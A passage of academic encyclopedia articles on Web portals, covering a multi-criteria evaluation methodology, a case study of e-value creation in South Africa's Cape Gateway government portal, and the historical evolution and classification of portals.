- *SWOT analysis (Strengths-Weaknesses-Opportunities-Threats)* of the performance vs. importance results for each of the portal criteria or sub-criteria, in order to examine the "dynamics" of each criterion's dimensions). This analysis provides a tool of assessing the portal's possible strengths, giving the opportunity to take advantage of them, and the identification of possible weaknesses and threats, providing an indication of current and future risks.

In order to achieve the objective of synthesizing the results collected from different experts' evaluation and those obtained from the end-users, there are a number of options. Three alternative solutions are briefly described here:

1. Separate the criteria that are assessed by the experts from the ones that are assessed by the end-users and synthesize the assessment results according to the multi-criteria synthesis model of *Section Synthesis model* in order to calculate a single set of quality indicators (see for example Siskos et al. (1998)). In our case study, we do not adopt this technique since there are several dimensions of the Web portals that are assessed by both end-users and portal experts.
2. An alternative option is to carry out two different assessments (a user-based and an expert-based one) using the same evaluation methodology and instruments. This technique allows for the calculation of two different sets of quality indicators (one for each assessment group) and a comparison analysis of the two assessments using the analysis techniques identified above.
3. Finally, a more involved method would be the synthesis of the assessment results obtained from the lower levels. This alternative would require the definition of an extra set of weighting parameters related with the proportion of the users' assessment in the criterion performance (for example x_i) and the proportion of the experts' assessment in the criterion performance (for example $1-x_i$). The study of this synthesis model falls beyond the scope of this article.

Evaluation Process

The evaluation process consists of three stages:

1. **Preliminary Analysis Phase:** In this phase, the evaluation experts support the decision makers and portal element experts in the identification of the evaluation objectives, the specification of the values of the evaluation criteria, their mapping to respective satisfaction measurement questions of the evaluation questionnaires, and all other parameters required by the methodology such as the importance of every criterion and sub-criterion.
2. **Main Evaluation Phase:** In this phase, the main evaluation activities are carried out. Using the evaluation instruments developed in the preliminary analysis, the groups of portal element experts and the users provide their assessment upon each dimension of the Web portal.
3. **Evaluation Results Analysis Phase:** In this phase, the evaluation experts collect and synthesize the obtained results according to synthesis model of Section *Synthesis model*. They integrate all assessment results according to the multi-criteria model and perform the analysis of the results using one or more of the techniques presented in Section *Analysis techniques*.

Based on the previous discussion, we claim that the evaluation methodology described is suitable for Web portal evaluation and it serves the objectives stated in the introduction of this Section, since it allows for:

- Introduction of the multiple elements and dimensions of the Web portal: They are defined as discrete criteria g_i and corresponding sub-criteria g^{+}_{ij} and g^{++}_{ijk}, and the users' satisfaction can be expressed as a value on each one of those criteria and sub-criteria.
- Flexibility in the application and the definition of importance of the various Web portal aspects: They are defined as the weights pi of each criterion, w_{ij} and a_{ijk} of each sub-criterion.
- Calculation of a total and a number of partial performance indicators: The total evaluation performance *U[g(portal)]* that can be expressed as a value between "0" and "1" along with the calculation of the synthesized performance indicators of each one of the portal elements.
- Involvement of all actors in the process of the evaluation and the synthesis and analysis of the evaluation results.

CONCLUSION

The proposed methodology is based on a generic evaluation system that can be reused in different types of Web portals and ensures flexibility by the definition of a set of variable parameters (criteria importances) that can represent the evaluation stakeholders' priorities and be adjusted to the application context. This leads to the reuse of the same evaluation instruments (satisfaction measurement questionnaires) over different evaluations, limiting the resources necessary to be invested. The analysis tools engaged allow for the identification of portal dimensions that affect users satisfaction and can lead to a more focused and specialized assessment of a specific dimension (e.g., usability). They also allow for the comparative analysis of expert-based and user-based assessment results since they synthesize the results in comparable quality performance indicators.

KEY TERMS

Web Portal Elements: We identify the following four main elements of Web portals and analyze them in their most important dimensions.

Content: This is identified as the first important element of Web portals. The content-related component of a Web portal may include a number of different aspects to be taken into consideration such as:

- **Content Organization:** This aspect refers to the categorization of information so as to enable efficient search and retrieval.
- **Content Creditability:** This aspect refers to the trust and reliability of the information and the content provider, and has multiple facets such as the accuracy and clarity of the content, and the trustworthiness, recognition and reputation of the content author or provider.
- **Content Usefulness:** This aspect concerns the use of appropriate language, focus and usefulness of information according to the needs of the directed audience.
- **Content Integration:** This aspect concerns all content services related with the integration of external sources of information and the provision of links to external resources.

Design: This is identified as the second important element of Web portals. Closely related with the basic principles of generic Web design, this element consists of several important dimensions. Some of these dimensions are more related with the Web portal architecture design and some with the technical development and integrity of the portal:

- **Information Architecture:** An important aspect concerning several issues related with organizing information in the portal (structure, grouping, and labeling of information) (Ivory et al., 2002; Rosenfeld et al., 1998).
- **Usability:** An equally important aspect in Web design addressing all issues related with the interaction and navigation of the user in the portal (Nielsen, 2000; Pearrow, 2000).
- **Graphical Design:** It can be considered as separate dimension of a Web portal design since it should be subject to periodical revisions and redesigns from time to time, with the minimum possible effect to the portal operation.
- **Technical Integrity:** The dimension concerned with proper operation of the Web portal services and the satisfactory performance of the overall services. It addresses several issues related with the technical performance, such as availability and download times, stability of system, compatibility with different browsers, broken links, etc. (Ivory et al., 2002; Shedro, 2001).

Personalization: The is another element specifically highlighted in the context of Web portals. It can be examined at three different levels:

- **Personalization of Navigation:** All issues related with the adjustment of the navigation mechanisms and functions to the needs of individual users.
- **Personalization of Information/Content:** All issues related with notifying users about new relevant content and providing them with information tailored to their needs and preferences.
- **Personalization of Interface:** All issues related with the adaptation of the interface to the needs and preferences of the users and the properties of their equipment.

Community Support: This is another essential element of a web portal. Tools and services that allow virtual community building by providing users with similar needs and interests with communication and collaboration tools (e-mail, discussion forums, chats, audio/video conferencing facilities, message boards, newsgroups etc.) that enhance the community bonds.

Web Portal Evaluation: Evaluation can be viewed as a continuous, interactive process, which concerns all key actors in Web portal design, development, maintenance, operation, and exploitation, aiming at the identification of the strengths and weaknesses of the portal services toward taking strategic decisions about further enhancements or developments. The diversity of the different design considerations for Web portals, the multiple features and functionalities required, and the variety of context in use and end-user groups call for a flexible and analytic evaluation framework.

Web Portal Stakeholders: The main stakeholders in the development and operational life cycle of a Web portal:

- **The Portal Policy Makers and Funding Team:** The actors responsible for defining the Web portal objectives and for providing the resources necessary to design, develop, and operate the Web portal.
- **The Portal Senior Management Team:** The actors responsible for the management of the teams involved in all aspects of the portal's development and operation.
- **The Portal Technical Development and Support team:** The actors involved with the design, development, update, and proper functioning of the portal services from the technical perspective.
- **The Portal Operation Team:** The actors concerned with the content selection, development, and provision for the Web portal. Moreover, actors related with other specialized services offered by the portal, such as a help-desk service.
- **The Portal Dissemination and Exploitation Team:** The actors related with the marketing aspects and commercial exploitation perspectives of the Web portal.
- **The Portal Users:** The different categories of end-users, the final *customer* of the Web portal.

E-Value Creation in a Government Web Portal in South Africa

INTRODUCTION

By the end of 2005, an emerging era of e-government had arrived in South Africa with the promise to transform public service delivery and the relationships between government, business and the citizens. E-government has been perceived as the second revolution in public management after the new public management of the 1980s (Saxena, 2005; Teicher, Hughes, & Dow, 2002). The advent of e-government information and services globally has brought increasing focus on the need to develop user-oriented quality Web portal services. Prior to this time, governments paid little attention to citizen service quality issues (Teicher et al., 2002).

The emergence of ICT-enabled capacity for service delivery has increasingly forced governments to adopt a customer-oriented focus in the provision of public services. Service quality issues have traditionally dominated Web site development in the business arena simply because of the huge potential to affect the size of the customer base. Prominent among these has been the emergence of e-banking and e-travel Web portals (Bauer, Hammerschmidt, & Falk., 2005). As governments acquire growing customer base with e-service delivery, the associated development and maintenance 'sunk costs' has forced them to look at the means to transform service delivery to gain increased benefits. They are finding that government Web portals can support new opportunities to transform traditional government service delivery for societal benefits.

This article focuses on e-value creation for government Web portals. It uses South Africa's Cape Gateway Portal as a case study for promoting e-value in public service delivery to "customer citizens." In this article, e-service quality and e-value are used interchangeably. The article starts with a background on government Web portals and it establishes a conceptual definition of Web portal e-value. It then provides a framework for assessing e-value creation for a government portal. Based on the literature and South Africa's experiences, it identifies and describes the prime movers for e-value creation in a government Web portal.

BACKGROUND

Government Web Portals in the Western Cape Province

Government Web portals are seen to offer a number of opportunities to citizens that impact upon options for enhancing service delivery by governments. These include: (1) around-the-clock information and services provision, (2) remote access to key Web sites (Layne & Lee, 2001), (3) enhancing citizen participation in the democratic process (Ashlin et al., 2004) and (4) provision of a platform to rethink the 'e-value creation' process (Buckley, 2003). For shared-knowledge societies, e-government is expected to add value through faster service delivery and increased citizen participation in government affairs and democratic processes (Wimmer, 2002). Despite the global diffusion of e-government, most nations still face a number of barriers in terms of getting the widely acclaimed benefits (Gilbert & Balestrini, 2004; Saxena, 2005). Therefore, more scholarly investigations into the potential of government Web portals to enhance the quality of e-service delivery and its capacity to increase societal engagement in the processes of governance are needed.

The Provincial Government of the Western Cape (PGWC) in South Africa has adopted a goal of taking its citizens into the "information age" by implementing policies in support of e-government service delivery. This is in direct response to the fears that the era of the shared-knowledge societies could by-pass sub-Saharan Africa, just like the eras of the industrial society and information society (Ondari-Okemwa, 2004). It is interesting to note that in South Africa's total household telephony penetration up to 2004 stood at 47% (Gilward & Esslaar, 2004), and is projected to rise on the back of mobile access making e-government deployment timely and relevant in a rapidly changing environment (i.e., shared-knowledge societies). The Internet is changing the way communities live and work, including interaction with and participation in the government policy process and programs.

Three years after its inception in 2002, the Cape Gateway Portal demonstrated national leadership in South Africa for an integrated approach towards making e-government services more accessible. As the challenges to connect with citizens, including those in the most remote areas, were faced it became evident that the portal had a central role in the government's policy development processes. The emergence of shared-knowledge societies in this environment is changing both citizens and business perceptions about public service delivery. Hence, like many countries, South Africa stands at the cross-roads of a major public sector transformation. The PGWC is using the portal as a key strategic tool of its e-government revolution.

The Cape Gateway Portal

Realizing the need to provide a one-stop online government for citizens and to improve e-government information service delivery, the Center for e-Innovation in the PGWC decided to establish the Cape Gateway Portal in 2002.

The portal was originally designed to achieve four major objectives: (1) provide support for the ICT infrastructure for e-government, (2) enhance government efficiency and transparency, (3) deliver better services to businesses and citizens, and (4) to overcome the digital divide by building shared-knowledge societies in the Western Cape Province. The portal structured its e-services around concepts of important individual life-episodes and business needs.

Portals are more than conventional Web sites; they are extensive Web sites designed to provide one-stop online service offerings. Unlike conventional Web sites, Web portals integrate the 4C Internet business models of *content*, *context*, *communication*, and *commerce*. Examples of prominent full service Web portals include Yahoo (which started as the search engine) and America Online (AOL), (Zahir, Dobing, & Hunter, 2002). A number of definitions have been used to describe Web portals. Bauer et al., (2005) describe portals as innovative self-service technologies (SSTs) with a single access point, unlimited content and excellent retrieval capabilities. Others describe them as gateways to Internet Web sites that provide key information and services including access to selected sites through direct links and search engines (Zahir et al., 2002). Web portals can also be viewed as platforms to acquaint citizens with an organization, to explore its goods and services, and make enquiries (Yang, Shaohan, Zhou, & Zhou, 2005).

With rising citizen expectations, the government portal should deliver superior service quality and create long term e-customer loyalty. The development of user friendly Web portals requires paying close attention to the growing citizen demands for quality information and service. But failure to harness public perceptions of quality and integrate these in Web portal development could perpetuate the digital divide. The overarching goal of the Cape Gateway Portal is to provide an all encompassing portal that offers government services and information in a socially inclusive way; one that puts the citizen at the centre of its drive to create shared-knowledge societies. The fundamental question then is: What is the PGWC doing to deliver long term e-service quality to its citizens? Understanding how e-government is migrating towards becoming citizen-centric is critical. Equally important is the need to identify e-value drivers that can build the reputation and image of portals and bring the majority of citizens on-line. Finding that elusive balance between granularity[1] and the reality of providing for ongoing maintenance in order to engage a broad spectrum of diverse citizens of the "rainbow nation" is a high level measure of success in this e-value creation process, and it provides significant challenge for government Web portals.

Particularly in the South African context with 11 official languages, a dual economy[2], wide educational and cultural differences, additional challenges to provide access to relevant content across the diverse citizenry arises. In the Western Cape Province, the more affluent people reside largely in urban areas and the ultra-poor are located in the former homelands, informal settlements around urban areas and the rural areas. Reaching citizens with relevant information to address major life needs in urban, peri-urban, and rural areas either directly through ICT or amplified through established second-order social networks at minimum cost is a key issue for government. Providing relevant information in ways that fit the broad socio-economic and cultural diversity requires integration of indigenous knowledge that traditionally resides in human stories which have not often been previously documented. This intersection of race, income inequality, diverse location and the requirement for specific cultural content, highlights the enormous challenges and responsibilities facing the successful development of a government portal in this situation.

The development of the Cape Gateway portal needed to critically examine how it could consistently deliver e-value in a continually transforming economy. As national economy progresses (i.e., traditional market-led economy coupled with an informal economy), the growth of e-commerce and Internet usage will expand and influence every aspect of government, businesses, communities, and individual lifestyle alike. Mapping out a process to provide timely, relevant, and reliable e-government information service to multi-cultural citizens and other stakeholders residing in a nation undergoing fundamental socio-economic and political transformation requires meeting challenges not common in many developed countries. In determining how to add value to the everyday requirements of citizens, communities and businesses, the portal needed be designed to provide access to a broad range of services directly through the Internet and into value-added social networks that can amplify services to a secondary market. The portal also needs to respond quickly to the growing community frustrations with poor government service delivery. Identifying ways to overcome negative perceptions about poor government service delivery is a growing problem that faces South Africa and is a key challenge for the portal.

Achieving e-value creation through a strategy that includes a government portal in such a complex environment with a diverse socio-economic base and a limited infrastructural base is a formidable task. The low levels of personal computer penetration in many of the target groups, coupled with high costs of Internet access, poor connectivity outside of the major cities are key barriers to South Africa's advance towards the new information age (Parkinson, 2005). In such a position, making adequate provisions for security provides additional challenges (Claessens, Dem, De Cock, Preneel, & Vandewalle, 2002; Stibbe, 2005).

Evaluation Framework for E-Value Creation

A first step in understanding the process of e-value creation is to determine the dimensions for evaluating the e-value potential of a government portal. Such portals differ from business portals in that they have a public good aspect across a multidimensional service delivery range and are not always created to dislodge competitors or gain competitive advantage in a business sense. However, community expectations for a high quality customer service-orientation are no less than for business Web portals despite the relatively narrow service range common with business portals. The tendency among early developers of e-government was for a technology-centric delivery of existing services within existing structures (Sexana, 2005). This approach downplayed key aspects of structuration[3] and transforming government services in ways that deliver e-value for users.


The development of a framework for e-value assessment needs to consider portal effectiveness, integration of user perceptions and availability of government funding. Previous models for evaluating self service technologies were designed for interpersonal service encounters and were not readily applicable to experiences without human interactions (Bauer et al., 2005) such as that being considered here. According to Bauer et al. (2005), e-banking Web portal service quality evaluations considers perceived performance based on security and trust, and additional three key service areas; core services, supplementary services, and problem-solving services. Jackson (2003) highlights a vision of the Association of Research Libraries for a Scholars Portal and suggests that advancing the functionality of Web portals requires integration of searching tools within a given online learning environment and around the clock linkages to digital reference services for consultations. User expectations also play a vital role in acceptance of Web portals and views of their quality (Zhang & von Dran, 2002). According to Dou, Yoo, and Liangyu (2003), cultural considerations also play a key role in Web portal patronage. They argue that the cultural preference of ethnic users if reflected in Web portal design styles conjure up *warm feelings* that translate to positive evaluations and greater usage.

There have been a number of other dimensions identified as relevant to user evaluation of Web portal quality in a retailing environment.[4] In considering Web portal e-value attributes for a government service option, which has a different dimension to retailing as briefly outlined above, it is useful to consider variables that affect the *internal environment*, in which Web operators are situated, the *external environment*, which deals with citizens and other stakeholders interacting with government and the *technical interface*. These dimensions reflect the reality of how government information can be provided, supported, and used. As discussed below, and depicted in Figure 1, the e-value dimensions are grouped under prime mover categories (internal, external, and technical), which are critical elements in the design and implementation of any government Web portal.

The e-service assessment literature has adopted a number of groupings to gauge e-value aspect of Web portals and these include groupings such as basic demands (i.e., *must-do* services), performance demands and enthusiasm demands. Other groupings include *core services* vs. *recovery or compensatory services*, *spoken* vs. *surprise* attributes, *facilitating* vs. *supporting services*, and *routine services* vs. *non-routine/value-enhancing services* (Bauer et al., 2005). Support services speed of customer services, complaint management and turn-around times in dealing with user concerns, and the ability to provide relevant information about Web portal functionality. Support services encompass reducing inconvenience and waiting period before citizens can receive a complete service.

The three main components to e-value creation for a government portal are identified in Figure 1. These components are grouped under three categories: Internal prime movers, external prime movers and technical prime movers. Each element within a given category contributes individually and interactively with elements in other categories to the e-value creation process. What is

Figure 1. Framework for e-value creation for South Africa's Cape Gateway Portal, 2005



important is the relative extent to which the prime movers are deployed to address the objective of achieving e-government excellence by adopting citizen-centric portals. The internal prime mover category covers the initiation of the e-value creation. The external movers generally represent the views of the consumer. The technical prime movers include the interactive, transactional and transformational capabilities. These technical considerations including down load speeds, security, and frequency of site downtime all contribute towards e-value creation.

FUTURE TRENDS

Bringing together the services of the fragmented *stove pipes* of government departmental structures or agencies into meaningful associations for societal consumers, requires the coordination and integrations of the technical and internal prime movers.

In South Africa, government service delivery is arranged at three different administrative levels (i.e., local, provincial, and national). There is need to promote effective coordination and integration of components in the technical and internal categories to eliminate duplication costs and reduce confusion at the consumer interface. Poorly aligned departmental services can provide only superficial improvements in e-government information service delivery (Wimmer, 2002). Hence, a crucial issue for e-value creation is the re-engineering of service delivery options across agencies in ways that make useful sense in the daily lives of citizens. Also, closely associated with technical dimension for e-value creation is the important issue of security. Protecting personal privacy and implementation of appropriate security protocols is listed among the top ten challenges facing implementation of e-government by the U.S. General Accounting Office (Jaeger & Thompson, 2003).

In the future, the Cape Gateway could enhance its portal appeal by integrating the internal, external, and technical capabilities for improved Web portal functionality. The technical interface provides the vital link between internal and external movers that is a prerequisite for achieving higher levels of service quality. The technical interface represents those e-value prime movers delivered by both the service provider and the technology itself, and is a vital component for Web portal functionality. Hence, the aggregate e-value index for the portal depends on whether the internal, external, and technical prime movers are well aligned to desired improvements in government service delivery in the consumers' mind across the broad socio-economic profile. The framework presented here supports the view that e-portal quality is "a multi-dimensional and multi-factor construct," and as such "there is no universal perception of service quality" (Bauer et al., 2005, p. 172). Smooth integration of the various dimensions is a core requirement for e-value enhancement of Web portals (Wimmer, 2002).

CONCLUSION

This article examined an e-value creation and its application to a government Web portal in the Western Cape Province, South Africa. Whilst the e-government platform offers tremendous promise, numerous challenges confront business and civil society before they can capture the acclaimed benefits. Clearly, changes brought about by e-government information services require public officials, businesses and civil society to gain a much better understanding of its potential and to willingly embrace the changes introduced. Without this understanding, the willing acceptance of the necessary structural change, a committed focus on civil society needs for joined-up services and the necessary support training, the resulting information asymmetries will create another digital divide.

Using a case study of South Africa's Cape Gateway Portal, this article has explored the e-value creation process for e-government information service delivery in a dualistic economy with a multi-cultural society. The attainment of perceptions of higher levels of e-value creation by civil society in this environment will depend on the extent to which the portal addresses the specific user requirements that underpin public confidence in e-government within the e-value creation framework outlined above in Figure I.

In guiding the way forward, Cape Gateway Portal could benefit from a comprehensive research program to address a number of challenges including: (1) the identification of effective ways to promote interdepartmental coordination, (2) a clearer definition of ways to improve computer literacy level of end users, (3) the investigation of factors that influence privacy and security concerns, (4) the development of user-driven measurement tools for e-value creation and (5) the construction of a framework for the development of well balanced content to serve a multicultural and multi-lingual society. Such research effort should promote the development of a highly effective citizen-centric e-government information service in this environment.

KEY TERMS

Cape Gateway Portal: This is a 'one-stop' Web-based government gateway portal for information and service delivery developed in the Western Cape Province in South Africa. It is part of a multi-stakeholder, multi-channel approach to service delivery that is designed to amplify and enhance traditional cultural communication channels as well as face-to-face, telephone and fax based information service provision.

Dual Economy: Refers to an economy that is characterized by two different economic systems; a high growth market-based capitalistic system with formal taxation alongside an informal-based economy which largely relies upon cash based transactions in support services, manual skills and crafts etc

E-Value Creation: This is a quantifiable value-adding process for maximizing the effectiveness of online information and service delivery platforms. E-value adds to traditional views of e-service quality in a retail environment in that in includes the basis for e-participation and the growth of civic intelligence for engagement in shared growth, shared governance and shared civil society responsibility.

Government Web Portals: These are gateways or entry points to online government information and services. Government portals are being used to drive the transformation from traditional face-to face to on-line based e-government service delivery. Government portals are designed to provide "one-stop" shop for information and services. They have a quite different role to many commercial portals in that they have added dimensions for engagement, lack the absolute necessity for profit, are often geared towards the lowest common socio-economic denominators and are required to deal with internal rather than external competition.

Information Age: A period beginning in the last quarter of the 20th century that refers to the rapid production, processing and consumption of information through the increasing use of electronic capacity such as computers and computer networks.

Shared-Knowledge Societies: These are information driven societies and economies where knowledge is shared in real time and used to make key strategic decisions in government, business and daily lives of ordinary citizens with the help of information communication technologies. The concept it based on twin concepts of multi-stakeholder partnerships that interpret and develop information in ways which are understood within the specific cultural context to create knowledge that has local benefit.

ENDNOTES

1 The need to differentiate service provision on the basis of need for various socio-economic segments of the population (e.g., educational level, professional need, age, persons with disabilities, refugees, women, the ultra-poor, etc.)

2 The traditional capitalistic market and the informal economy that operates in the low socio-economic segment.

3 Structuration is used here in the manner defined by Giddens (1984) and applied by Orlikowski (1992, 1993) to the use of IT in organizations.

4 See, for example, Szymanski and Hise (2000), Madu and Madu (2002), and Parasurnaman, Zeithaml, and Malhorta (2005).

Evolution of Portals

INTRODUCTION

The word *portal* came from the Latin word *porta*, which is translated to *gate*. Anything that acts as a gateway to anything else is a portal. The portal server acts as gateway to the enterprise in a network. However, there are many different definitions of the word portal. A search of the word using Google search engine yields many thousands of references. Some consider portal to be a new name for a Web site. A portal is an entry point to the World Wide Web (WWW) and therefore, more than what a Web site does. According to Internet 101 <http://WWW.internet101.org>, a portal is a Web site linking to another Web site. Sometimes search engines have been referred to as portals. Access companies, such as Microsoft Network (MSN) and America On-Line (AOL), have often been referred to as portals. Although the definition of the word portal is still evolving, the definition we will use is a gateway, and a Web portal can thus be seen as a gateway to the information and services on the Web, more specifically to services on both the public Internet and on corporate intranets. This article aims to take the historical approach based on the development of the Web and examine the factors that have contributed to the evolution of portals. The origin of portals came about because of the need for information organisation. Users need to be provided with coherent and understandable information.

ADVANTAGES OF PORTALS

There are many benefits that portals offer to business and enterprise. These include improved decision making, improved communication, increased productivity, and support integration. A major challenge in portal development is to broaden business thinking and shifting from IT-centric development to business-centric thinking (Ramos, 2004).

A modern business environment is complex and expensive, which has motivated many companies to invest in enterprise portals as a mechanism by which they can manage their information in a cohesive and structured fashion. Portals offer many advantages over other software applications. They provide a single point of access for employees, partners, and customers to various types of (structured and unstructured) information, making an important contribution to enabling enterprise knowledge management. Intranet portals also provide business intelligence and collaborative tools. They promise to create significant and sustainable competitive advantages for early adopters

HISTORY

Davydov (2001) charts the progression of portals along four key interrelated paths.


Information Searching

A Web portal requires good search engine technology to attract users because up to 50% of users' time in using the Internet is spent searching for information. Two types of portal have evolved for searching: consumer-oriented search sites and vortals. A vortal is a Web site that provides a gateway to information related to a particular industry or group of people sharing an interest in buying, selling, or exchanging information about that particular industry. Examples of a vortal portal are Medcast and WebMD of the medical communities, for the speedy broadcast of ground-breaking medical news and services to help with disease treatment, patient concerns, and practice management.

Information Dissemination

Today, businesses require the coordination of multiple data sources, processes, and people, and the sharing of information among them. To achieve this effectively requires some type of business intelligence or knowledge management applications to synthesise the data. This requirement has led to the development of corporate portals, the enterprise portal (also known as the enterprise information portal or EIP). The main aim of the corporate portal is to expose and deliver business-specific relevant information in the context of helping employees to be productive and competitive. This requires employees to have the ability to communicate with others using the obtained information. This interaction is especially important for today's knowledge workers. Corporate portals can be designed for different usages: internally or

Figure 1. The evolution of portals



externally. Although different in usage, corporate portals are very similar with regard to information dissemination. The key characteristics can be grouped into two categories:

1. Identification and categorisation of corporate information resources, and production and delivery of relevant context.
2. Knowledge-driven information processing.

Despite the growth of corporate portals, it is still difficult to formalise a comprehensive successful corporate model for portals. In order to meet business's needs, it is clear the corporate portals have to evolve into more specialised portals. This brings us to the next phase of portal evolution.

Collaboration (Bringing People Together)

A workspace portal, known as enterprise collaborative portal (ECP) or collaborative EIP, is a corporate portal that connects users not only with information, but also everyone who they need. It consolidates a wide range of collaborative and office applications, such as e-mail, groupware, workflow, and critical desktop, under the same gateway as information searching, access, and content production applications. The aim of the collaborative portal is to enable users to work jointly with others in a task or project.

Collaborative features in EIP include discussion groups, feedback gathering on activities of visitors, chat rooms for support groups, bulletin board, mailing list, and so forth. This requires not only information sharing, but also decision sharing. The integration of the decision-making process is one of the main requirements for EAI technologies embedded into corporate portals.

Business Service Integration

The integration of business services across the supply chain has become more important in EIPs than information (content) dissemination within an enterprise. This is due to the increased emphasis on e-business and the support for online transactions. Corporate portals are nowadays embracing e-business requirements. A new type of B2B corporate portal is emerging. This new class of corporate portals not only provide content, but also have utility of services for developing, deploying, and managing e-business applications. Corporate portals are evolving along the following three categories:

- Extended enterprise portal (EEP)
- E-marketplace portal (e-Mp)
- ASP portal (ASP)

It is obvious that corporate portals are emerging as the single point of integration for the enterprise and its supply chain.

Different types of portals will continue to emerge to meet the requirements of e-business and enterprises as well as the different communities. As a portal is a single integrated point of comprehensive, ubiquitous, and useful access to information (data), applications, and people, there will be more and more evolution of the next generation of integrated services and business processes in pursuit of the meaning of the word *portal*.

TYPES OF PORTALS

There is no doubt that many different types of portals are mentioned in the literature, which is very confusing to a nonexpert. How do we group portals into some useful classification scheme? In this article, the classification scheme of Davydov (2001) has been adopted. It is our belief that it is best to categorise portals into three major groups:

- Public portals
- Corporate portals
- Personal portals

Public portals follow the Yahoo model. They focus on building large online audiences with demographics or professional orientations. There are two types: general public and industrial portals.

Corporate portals provide dynamic information dissemination capabilities that give employees a resourceful and aspiring role in organisation by allowing them to have a single gateway to personalised information they need to make informed business decisions. Corporate portals enable employees to find information without having to spend a lot of time browsing, and they can also access platform-independent services that are reduced to an organised, summarised, and customised format: They also allow the production of a corporate knowledge repository by capturing, archiving, indexing, managing, and distributing internal and business-related external information (Davydov, 2001).

